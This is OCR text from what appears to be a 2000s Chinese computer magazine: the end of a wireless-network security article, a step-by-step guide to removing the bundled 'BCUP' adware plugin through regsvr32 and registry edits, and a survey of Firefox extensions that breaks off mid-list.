


图7

接着可以通过在AP上设置MAC控制访问列表及时把非法登入者'踢下线';IBSS管理起来就没有那么方便了,若要确定目前有谁与你处于同一网段并能随时访问到你的机器的话,估计只能使用一些网络扫描器来探测一下了(这里推荐使用CAIN的MAC地址扫描功能,既快捷又准确),再者若要把它们'踢'下线的话估计也不是那么容易,最理想的办法还是使用包过滤功能(建立类似Windows安全策略、网络防火墙规则之类的包过滤控制访问列表)来抵御非法登入者对自身的威胁。最后顺带说说最近经常在WLAN里实验的APR攻击(ARP压抑攻击),BSS架构目前也不能很好地处理这种攻击,至于IBSS,可以说是连一点'免疫能力'都没有了。最后,奉劝一句"好好地protect你的IBSS网络吧,God bless u"。

适合读者:入侵爱好者,系统管理员

前置知识:无



解决中国博客网BCUP进程问题

文/图 Ken

几天前在调用任务管理器结束进程的时候,一个名字为"bcup.exe"的进程引起了我的关注。用"msconfig"命令将其启动去掉后,重新启动后此进程不再有,但是一用IE打开网页后便又激活此程序。如图1 所示。

用Google搜索了一下,找了些关于"bcup.exe"的相关资料,说:"此进程是一个博彩文摘的插件,强占内存3.66MB,当人们访问其相关网页时自动下载和安装,用户不能对其安装进行干涉,没有反安装的程序进行卸载,而且随着时间的增加,会严重拖慢IE速度,最后导致打不开网页,而且会把记录的本地信息传到指定服务器。"对此,博客客服给予的回答是:"这是我们加上




图1

去的,自动下载,自动安装,不提供删除。如果要删除,请到论坛中去看帮助。"另外他们还坚持"软件中绝不含有非法代码"并给了相关的解决办法:"1.关闭

所有IE。2.使用任务管理器删除BCUP.exe进程。3.打开运行，执行regsvr32-u c:\系统目录\BoCaiToolBar.dll。4.进入系统目录，5.删除BCUP.exe，删除BoCaiToolBall.DLL。6.打开注册表编辑器，删除HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BCUpdate'和'HKEY_LOCAL_MACHINE\SOFTWARE\BlogChina\BC。"

对于网上的诸多说法，我还是想谈下自己的实践和看法。我关闭了网页的所有屏蔽软件和病毒防火墙，用一台"干净"的机子访问中国博客和网摘等相关网页时，并没有出现那个插件自动强行安装，不知道是不是博客对此已经做了相应的动作。在我的机子上，"BCUP"占用的内存资源大概是在2.5M－4.5M之间浮动，调用"msconfig"结束"BCUP"，启动后不会像网友说的那样会再次重新运行，但是在打开IE后会再次激活"BCUP"并一直运行于系统之中。所以，估计应该是使用IE浏览网页的用户才会受到这个程序的拖累，像我一直使用的是傲游，因此并没有觉得因为有"BCUP"的存在而拖慢了浏览网页的速度。另外一点，也是最重要的一点，博客给出的删除方法是有问题的，所以请大家按照本文提供的方法进行删除。

首先打开"开始"->"运行"，输入"regsvr32.exe /u c:\WINDOWS\system32\ BoCaiToolBar.dll（这里默认是XP系统，如果是Windows 2000操作系统的，则路径是c:\WINNT\system32，如果是Windows 98的则c:\windows \system…）"，运行后会有弹出表示注销成功的对话框。如图2 所示。




图2

调出任务管理器结束BCUP.exe进程。接着去到c:\WINDOWS\system32目录下（如果是2000或98，则去先前说过相对应的系统目录下），删除bcup.exe 和bocaitoolbar.dll两个文件。最后，在"开始"->"运行"，输入"regedit"打开注册表编辑器，按顺序找到"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"下的"BCUpdate"将其删除，接着到HKEY_LOCAL_MACHINE\SOFTWARE"下，把"BlogChina"整个删除，再到"HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Shared Tools\MSConfig\startupreg"下，也是把"BCUpdate"整个删除即可。操作完成后，可以用Windows优化大师把注册表清理一次，再重启即可完成BCUP的删除工作。

如果以前没有玩过注册表的朋友，可以在修改注册表之前先对其进行备份。方法是打开注册表编辑器后，点击"文件"->"导出"，在"导出注册表文件"对话框中的"导出范围"，选择"全部"，接着路径选择为"c:\windows"，文件名为"regedit"，单击"保存"即可。如果出现了误操作进不了系统，用启动盘进到DOS状态后，直接打入"smartdrv"回车（"smartdrv"是把内存模拟成磁盘缓存的命令，俄罗斯破解版在启动到DOS时都加载了该程序，如果是其他启动盘没有加载smartdrv，也可以不做这步，就是还原注册表的时间会长些），跟着进到"c:\windows"目录下，键入"regedit /c regedit.reg"回车即可。

对于BCUP会记录本地信息并发送到远程服务器，因为我水平有限，没有对其进行反汇编等更深入的分析，但是在安装完程序后，天网防火墙检测到其要与外网建立连接。如图3 所示。




图3

它采用的是TCP协议，80端口，这个不得不让我怀疑其真正的功能。按照天网给出其连接的IP，我用了多个IP查询器对这个IP进行查询，结果基本都是定位在"北京"和"上海"，在其中一个查询结果是这样的。如图4 所示。




图4

于是立马又对"世纪互联"进行查找，最后的结果是：世纪互联数据中心有限公司[21vianet(China) Inc]在北京设立的是总公司，上海的是世纪互联旗下的分公司，根据其介绍，世纪互联是目前中国最大的专业数据中心服务商。追溯至此，我觉得已经可以告一段落了。

最后，大家肯定会问，既然你不是通过浏览网页安装的程序，那你是通过什么装上的啊？其实，在发现BCUP后，我也是通过回忆自己先前对程序的动作，而想到在几天前下载了最新的QQ版本升级。果然，博彩网络文摘就是连同腾讯 QQ2005 Beta2珊瑚虫版v3.1.5一起安装的。如图5 所示。




图5

因为3.1.5版QQ包括在PcOnline等各大网站都已经提供了下载，这里要提醒大家，如果下载了此版本QQ的用户，一定要按照本文的方法，对"BCUP"进行清除。同时，大家在安装任何软件的时候，也要留意安装时的选项，对于没有什么用的附加插件建议都不要选择安装。

刘流：Firefox经过了无数的改进，现在做得越来越好了，它的功能提升很大程度依靠插件来完成，本文将详细介绍现在Firefox常用的插件及功能。

适合读者：Firefox粉丝，系统管理员

前置知识：无

Firefox插件漫谈

文/图 el_LT

引子

我在去年就用了Firefox浏览器，那时候用的原因仅仅是为了能使Gmail登录变得更快。但是后来随着Gmail服务器的改善，也就随之弃用。后来因为IE占资源实在太厉害了，令我的P3 733实在不堪重负，于是寻觅了市面上所有的浏览器。再次使用了Firefox。但是Firefox有一个致命的缺陷就是无法正常使用动网的BBS。这点让笔者实在无法忍受，所以一直在使用MAxthon。MAxthon速度比IE6大为改善（期间使用了IE7bate，但是bug实在太多了，速度偏慢），估计是得意于MAxthon的标签浏览方式，所以才不会那么占内存。

但是Firefox1.5RC2出来以后，我便又对它着迷了，这个浏览器几进几出我的系统，不过这次我算认定它了。

原来的Firefox主要是网页兼容性差、占内存多、插件安装麻烦、运行不稳定。但是这次Firefox 1.5RC2真的不同了，不再是以前那个"老"狐狸了。现在的Firefox拥有来自台湾的IE tab来使用IE内核浏览那些原来不支持Firefox的网站，现在就是使用Windows Update都不在话下了。强大的扩展功能，以及庞大的插件编写功能。使得Firefox日趋完美，速度比起Opera还是稍微不足，但是比起IE，MAxthon还是没说得。Firefox扩展的插件已经都可以通过Firefox自己来自动升级。无疑这使得Firefox这只狐狸能够青春永驻。Firefox通过网站发行了无数可扩展的主题，这让人们可以根据自己的习惯随时调整Firefox的主题，让它成为你眼中最美的一只狐狸。

下面来介绍一下Firefox的扩展插件（所有的插件都可以通过Mozilla Update中国来下载，http://mozillaupdate.mozine.org/）。

插件

1.IE Tab

可以用来彻底解决Firefox不支持的网页。甚至安装IE Tab就可以使用Microsoft Update。如图1所示。




图1

2.Tab Mix Plus

小巧的Tab浏览扩展，可以提供强大的标签页浏览功能，足以满足大多数使用者。安装之后可以在'工具'->'Tab Mix Plus选项'中设置它的属性，如图2所示。




图2

3.Adblock plus

Adblock可以根据过滤词（支持正则表达式）来阻止显示网页上的广告。推荐和Adblock Filterset.G Updater一起使用，Adblock Filterset.G Updater是Adblock的一个伴侣，能直接找到并使用在Adblock上。这个扩展每隔4～7天，能自动地从Fileterset.G下载最新的规则。安装之后他会在Firefox的右下角显示一个Adblock的图标，大家可以点击设置其属性，如图3所示。

4. SuperDragAndGo




图3

SuperDragAndGo将链接拖拽到网页的任意空白位置就可以在新标签页中打开此链接。很方便的一个软件。

5.FlashGot

FlashGot是一个用来关联系统中下载文件的软件，可以关联到你想要的迅雷、Flashget、影音传送带等下载工具。

6.All-in-One Gestures Extension

一款鼠标手势扩展，它允许你通过鼠标手势、遥感手势或者滚轮导航来完成对浏览器的各种控制。这是一个强大的鼠标动作支持软件，可以自定义非常多的鼠标动作。并且可以显示鼠标的轨迹。当你按住鼠标右键就可以在Firefox只用鼠标轨迹来完成对浏览器的控制，它在Firefox

